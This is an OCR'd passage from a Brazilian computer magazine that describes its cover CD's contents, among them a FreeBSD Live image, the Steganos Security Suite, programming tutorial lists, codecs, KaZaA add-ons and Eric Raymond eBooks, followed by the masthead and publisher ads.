
Escolhemos publicar a imagem do sistema porque dessa forma é muito mais fácil personalizá-lo e também entender como ele funciona. Se sua intenção é apenas testá-lo, também é muito simples gravar o CD. Basta escolher a opção: "Gravar CD a partir de imagem", ou equivalente, no software de gravação de sua preferência e escolher a imagem presente no CD da **Geek**. Depois de tê-lo gravado, basta reiniciar sua máquina com o CD no drive e esperar o FreeBSD Live carregar. Na matéria da página 20, damos mais detalhes sobre a distro. Confira!

IMPORTANTE:

No seu primeiro boot, você deverá entrar com as seguintes informações:

login: root
senha: live

Para saber mais sobre o FreeBSD Live e acessar sua documentação e fóruns, visite: http://livecd.sourceforge.net/pt_br/.



Software Completo: Steganos 3 Security Suite

Mais de 1.001 utilidades

Para que instalar antivírus, gerenciador de senhas, um software de encriptação de e-mails e outro para encriptar arquivos, e ainda mais um para filtrar os dados da Internet, se você pode ter tudo isso em um software só? Mais de 2 milhões de usuários no mundo todo já responderam esta pergunta usando o Steganos Security Suite.

Com uma versão especial completa e sem restrições no CD desta edição, você também poderá usufruir todas as facilidades da convergência de utilidades do Steganos.


Para começar a usá-lo, depois de instalar, você deverá escolher uma senha principal para o Steganos Center. A partir desta aplicação é possível acessar as diversas ferramentas disponíveis, como, por exemplo, a encriptação de e-mails, pastas e arquivos. Também é fácil configurar as funções especiais para apagar rastros de atividades na Internet.

Basta marcar uma opção e, toda vez que o computador for desligado, os dados indesejados serão apagados automaticamente. Além disso, o Steganos serve como gerenciador de passwords, trava e protege seu micro com senha e remove arquivos permanentemente, sendo uma opção muito útil para remover trojans. De um modo geral, além da grande facilidade e segurança, o Steganos tem como ponto forte o fato de proteger não apenas seu e-mail ou seu modem, mas sim todos os dados dos principais aplicativos e de todo o seu computador.

Para obter mais informações sobre o Steganos, acesse: http://www.steganos.com/en/sss/index.htm.

Categoria: Cursos

São tantos assuntos e tantos tutoriais, que os dividimos em três subcategorias: Programação, Web e Jogos. Sem falar do caderno especial ***Geek Times*** presente na categoria eBooks. Lá você vai conhecer os segredos da criação de games 3D.



Em Programação, você irá encontrar tudo sobre C, C++, Delphi, SQL e Kylix. Confira os destaques:

The Dark Side of C++ Manual com informações perigosas da linguagem
Programming in C++ Tutorial definitivo que ensina do básico ao avançado
Crystal Reports Exporte e manipule relatórios criados no Crystal Reports
Curso de Visual C++ Apostila supercompleta escrita pelo professor André Bernardi
Programming C in 7 days! Aprenda a programar em C em apenas uma semana
C++ Builder Fundamentals Aprenda os fundamentos do C++ Builder
Manual Completo C Manual sobre a linguagem C e suas principais características
C++ orientado a objetos Documento com explicações gerais sobre o C++
C aplicado à Engenharia Curso feito pelo professor Fernando C. Comparsi de Castro
Dicas de Delphi Breve tutorial ensinando a usar os principais comandos do Delphi
Superdicas Seleção com várias dicas legais para desenvolvimento em Delphi
Curso de Delphi Completo Apostila de nível universitário com tudo sobre Delphi
Apostila SQL-Oracle Apostila universitária sobre banco de dados SQL Oracle
Introdução ao Delphi Tutorial introdutório para iniciantes em programação
Banco Dados Delphi Tutorial sobre criação de banco de dados no Delphi
Delphi in 10 Days Tutorial completíssimo que explica dos menus até as DLLs
Principais Instruções SQL Mostra os principais comandos de banco de dados SQL
Aplicativos de Servidor Web Construa aplicativos de servidor Web usando o Delphi
Bíblia do Delphi Livro com 183 páginas com tudo sobre Delphi
Delphi e SQL Saiba mais sobre Delphi, Internet e o uso dos componentes**BDE Applications & Network** Saiba sobre instalação e uso do Delphi em redes
Kylix versus Linux GCC Compare as vantagens das plataformas de desenvolvimento
Banco de Dados Kylix e DB2 Aprenda a integrar o Kylix com banco de dados DB2
Kylix Database Applications Crie aplicações com suporte a banco de dados no Kylix
Migrating Delphi to Kylix Dicas para quem vai migrar do Delphi para o Kylix
The Kylix Object Model Introdução aos Object Models do Object Pascal
Delphi for Internet Aprenda a criar programas voltados para a Internet no Delphi
Migrating from VB to Delphi Todas as vantagens da migração do VB para o Delphi


Na categoria Web, selecionamos tutoriais de ASP, Java, PHP e muito mais. Veja:


Common-Sense Computing Informações de TI para construção de redes em Java
GUI Básico em Java Conheça os princípios de interfaces GUI em Java
Introdução ao Java Apresentação para iniciantes feita por um professor especialista em Java
Introdução ao Java Applets Aprenda a programar seus próprios Java Applets
Serviço de Transporte Java Exemplos de Java e Serviços de Transporte (UDP e TCP)
Enterprise JavaBeans Conheça as diferenças entre essas duas versões do JavaBeans
Curso de Linguagem PHP Aprenda tudo sobre o PHP com este curso supercompleto
Criação de Links Randômicos Desenvolva um sistema de links randômicos para seu site
Formatando XML Saiba como formatar sites dinâmicos e documentos XML usando o PHP
GoogleAPI Use os mecanismos de buscas do Google para realizar pesquisas no seu site
Instalando PHP no FreeBSD Aprenda a rodar o PHP em sistemas baseados no BSD
Utilizando Session em PHP Aprenda a usar as sessions do PHP
PHP and PostgreSQL Técnicas para unir os scripts PHP aos bancos de dados do PostgreSQL
CSS - Básico Mais de 300 páginas sobre Cascading Style Sheets
ASP Mail Tutorial em inglês ensinando a enviar e-mails usando Flash e ASP
Flash Perl user login Coloque senhas para acessar o conteúdo do seu site combinando o Perl e o Flash
MySQL Guestbook Desenvolva um guestbook para seu site baseado em Flash e SQL
Variáveis no VBScript Aprenda a definir variáveis no VBScript
ASP para Iniciantes Tutorial introdutório para iniciantes em ASP
Tudo sobre ColdFusion Excelente tutorial mostrando as principais funções do ColdFusion
ASP .Net Artigo introdutório sobre a nova plataforma de desenvolvimento de sites, o ASP.NET
Convertendo Dados Tutorial que ensina e dá exemplos de como converter dados usando ASP

Categoria: Top Geek

Você ainda vai precisar deste codec...

Como de costume, a categoria Top Geek vem com as últimas novidades para tornar seu micro melhor. Neste mês você poderá turbinar seu micro com ferramentas consagradas como o PowerStrip e o WinBoost. Mas o grande destaque desta edição é a nova versão do uManiac's XviD Codec. Ele é uma das melhores opções para assistir a vídeos comprimidos no formato XviD, que já vem sendo considerado como a evolução dos vídeos na Internet.
O formato vem se popularizando muito rápido graças a dois motivos: sua excelente taxa de compressão/qualidade que supera o DivX, e a disseminação de vídeos via P2P que aumenta a cada dia junto com o acesso a banda larga e o maior espaço nas HDs mundo afora. Juntando tudo isso, quem gosta de cinema e desenhos animados sai ganhando! Por isso não perca tempo e instale já o uManiac's XviD Codec antes que você faça download de um AVI de 600 MB pensando que é DivX e quebre a cara.






Categoria: Digital Culture (eBooks)

Obras de arte Geek

Na categoria eBooks desta edição você irá ler duas obras completas do mestre do open source, Eric Raymond: OSI Position Paper on the SCO-vs.-IBM Complaint e The Art of Unix Programming. No primeiro livro, Raymond demonstra os sólidos fundamentos da sua opinião para defender a filosofia do código aberto, no caso SCO vs. IBM. Lendo a obra, você saberá mais sobre a criação e o desenvolvimento dos sistemas que deram origem ao Linux e a outros casos "cabeludos" da história do mundo Unix.
No segundo eBook, ele usa mais de 18 capítulos para falar tudo sobre programação em plataformas Unix. Destaque para o capítulo 13, A Tale of Five Editors, no qual a história dos famosos editores vi e Emacs são esmiuçadas. Ambos os eBooks são leituras muito indicadas para quem deseja discutir seriamente sobre a filosofia do open source e os casos que envolvem a SCO.




Categoria: Internet


Seleção de Third Parties

Imagine uma lista com os cinco softwares que você mais usa na Internet.


Mesmo sendo seus preferidos, eles têm alguns defeitos e com certeza você já pensou em acabar com eles. Bem, enquanto você pensa, tem gente fazendo acontecer.

Na categoria Internet desta edição você verá vários programas que tornam suas tarefas na Internet mais rápidas, melhorando os softwares mais famosos. Como, por exemplo, o QuickKaz e o Kazaa Hack, que melhoram a performance do seu KaZaA. E também as ferramentas para e-mail CheckMail e Spamihilator, além dos aceleradores de download HiDownload, Download Express e Winget. Se não existe software perfeito, sempre existe um third party para melhor.









Categoria: Inutilitários

Diversão adulta

A pornografia conseguiu romper mais uma barreira. Agora a sacanagem chegou forte nos games em Flash. Impulsionada pela febre dos hentai (desenhos japoneses com temas picantes). No CD desta edição você poderá sentir o gostinho dessa mistura apimentada com o excelente joguinho Ganguro Girl. Nesta versão de demonstração do game, seu objetivo é conquistar o coração (e outras partes) de uma garota chamada Saori. Ela trabalha em uma loja no centro da cidade e você deve mimá-la com presentes e muita atenção. Conforme seus pontos de carisma e experiência forem se acumulando, seus encontros vão ficando mais íntimos e podem terminar com uma noite no motel. Mas não pense que vai ser fácil ganhar o afeto de Saori, pois ela gosta de presentes caros e você terá apenas cem dias para chegar até o final. Portanto, paciência é fundamental.

Geek

Em respeito ao jornaleiro a Digerati não trabalha com assinaturas

Atendimento ao leitor
Fone: (11) 3217-2626 (9h às 21h) – suporte@digerati.com.br
Marcos Raul, Eduardo Rodrigues, Rodrigo França, Thiago Sobrinho e Helky Campos
Atendimento de vendas
Fone: (11) 3217-2600 – vendas@digerati.com.br
Luana Aguiar, Ana Paula Venancio e Samara Assi

Revista Geek

Editor
Marcelo Barbão *(mbarbao@digerati.com.br)*
Editor-assistente
Maurício Martins *(mauricio@digerati.com.br)*
Redatores
Bruno Cesar, João Marinho e Fernando Wiek
Arte
Helber Bimbo, Marina Fiorese e Fábio Augusto
Colaboraram nesta edição:
Tadeu Carmona, Carlos Sivalli Ignatti, Paulino Michelazzo e João Cassino
Revisão
Angela das Neves e Cíntia Yamashiro
Departamento Multimídia
Design e Programação: Alexandre Diniz
Conteúdo: Juliano Barreto e João Henrique
Vídeo: Felipe Madureira
Departamento de Internet
Tarcila Broder e Carlos Sivalli Ignatti

Os artigos assinados não refletem necessariamente a opinião da revista, e sim de seus autores.

Mais uma publicação da DIGERATI
a editora especialista em comunidade digital

Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
CEP 01414-001 São Paulo/SP
Fone: (11) 3217-2600 Fax: (11) 3217-2617
www.digerati.com

Diretores
Alessandro Gerardi – (gerardi@digerati.com.br)
Luis Afonso G. Neira – (afonso@digerati.com.br)
Alessio Fon Melozo – (alessio@digerati.com.br)
Diretor Comercial
René Luiz Cassettari – (rene@digerati.com.br)
Representante Comercial nos EUA
Multimedia, Inc – Tel. + 1-407-903-5000 Ext. 222 Fax + 1-407-363-9809
Fernando Mariano – (info@multimediausa.com)
Marketing
Érica V. Cunha, Simone Siman, Carlos Ignatti e José Antonio Martins
Assessoria de Imprensa
Simone Siman – (siman@digerati.com.br)
Recursos Humanos
Viviane Cardoso – (viviane@digerati.com.br)
Logística de Produção
Pierre Abreu – (pierre@digerati.com.br)
Tecnologia da Informação
Tadeu Carmona – (tadeu@digerati.com.br)

Impressão e Acabamento
Oceano Indústria Gráfica Ltda.
Fone: (11) 4446-6544
Distribuidor Exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora SA
Fone: (21) 3879-7766

IVC INSTITUTO VERIFICADOR DE CIRCULAÇÃO
TIRAGEM: 30.000 EXEMPLARES

ANER www.aner.org.br

a melhor programação da informação digital

www.digerati.com

Só não vai ter controle remoto

Agora a Digerati conta com **3 canais**

Revistas para usuários avançados. Publicações com programação, segurança digital, redes, Linux, hacking e muito mais.

DIGERATI tech


Publicações para usuários domésticos, com muita diversão, educação digital, entretenimento, dicas simples e softwares práticos.

DIGERATI home

Quem gosta de jogos eletrônicos, videogames e emoção, lê as revistas da Digerati Games. Entretenimento eletrônico de qualidade.

DIGERATI games

Digerati. A editora especialista em comunidade digital



www.digerati.com

Crime é não Aprender


Reunimos dois especialistas em segurança digital para criar o livro mais aguardado do ano:
Universidade Hacker

- Aprenda tudo que é necessário para se proteger e contra-atacar
- Conheça os assuntos que um hacker profissional deve dominar
- Grade curricular completa do curso

Lançamento Nacional:
Primeiro Trimestre de 2003

Fazendo a sua reserva pelo site da Digerati, você pode adquirir qualquer revista da Loja Virtual inteiramente grátis!

Promoção de Lançamento



Livro **Universidade Hacker**
300 páginas por R$ 49,90
nas livrarias ou no site www.digerati.com

DIGERATI

www.digerati.com

Geek BSD

By FUG-BR

O melhor e mais seguro sistema do mundo, em versão especial para os leitores da *Geek*

Imagem ISO no CD — Inclui tutorial de instalação na revista

>Geek Times

O caderno de elite da Geek, no CD, otimizado para impressão

>> Crie games 3D

Tutoriais completos + DarkBASIC, para uso completo durante 90 dias

>>Configure Speedy no Linux

Tutorial para acabar com seus problemas de configuração

>>Blog tudo em um

Faça um blog profissional usando o Movable Type

>>Desenvolvimento Web

Aprenda tudo sobre as principais linguagens de script com mais de 100 cursos e tutoriais

- PHP
- ASP (e ASP .NET)
- Java
- XML
- Flash
- Banco de dados
- ColdFusion

+ Apostilas de HTML e CSS

>> Programação visual

Seus programas nunca mais serão os mesmos.
+ de 60 cursos sobre Delphi/Kylix e C/C++

KaZaA muito mais rápido

Programas simples para tornar seus downloads até 50% mais velozes

Programa completo Economize R$ 170

Steganos Security Suite
Tudo para a segurança do seu PC

- Encriptação de e-mails
- Gerenciador de senhas
- Log Cleaner – apague seus rastros na Internet
- Bloqueia o acesso físico ao seu micro

Nas Internas

Tutorial Flash

Aprenda a criar um programa de e-mail integrando Flash e PHP

Conheça os vencedores do Prêmio Geek

Saiba quem faturou o mais esculhambado prêmio do mundo da tecnologia

A volta do Cobol

No CD, tutoriais e programas para quem gosta de programar à moda antiga

A arte de programar em Unix, o novo livro de Eric Raymond

O "guru" ensina tudo o que um programador deve saber para programar em Unix. Publicamos a obra na íntegra (em inglês)

O conteúdo do CD brinde é composto por programas freeware, shareware e versões de demonstração

Configuração mínima do equipamento: Processador Pentium II ou superior com 64 MB de RAM; Placa de vídeo com 16 MB, resolução de 800x600 pixels e 16 milhões de cores; Placa de som.

Alguns programas, por motivos alheios à nossa vontade, podem não rodar no Windows XP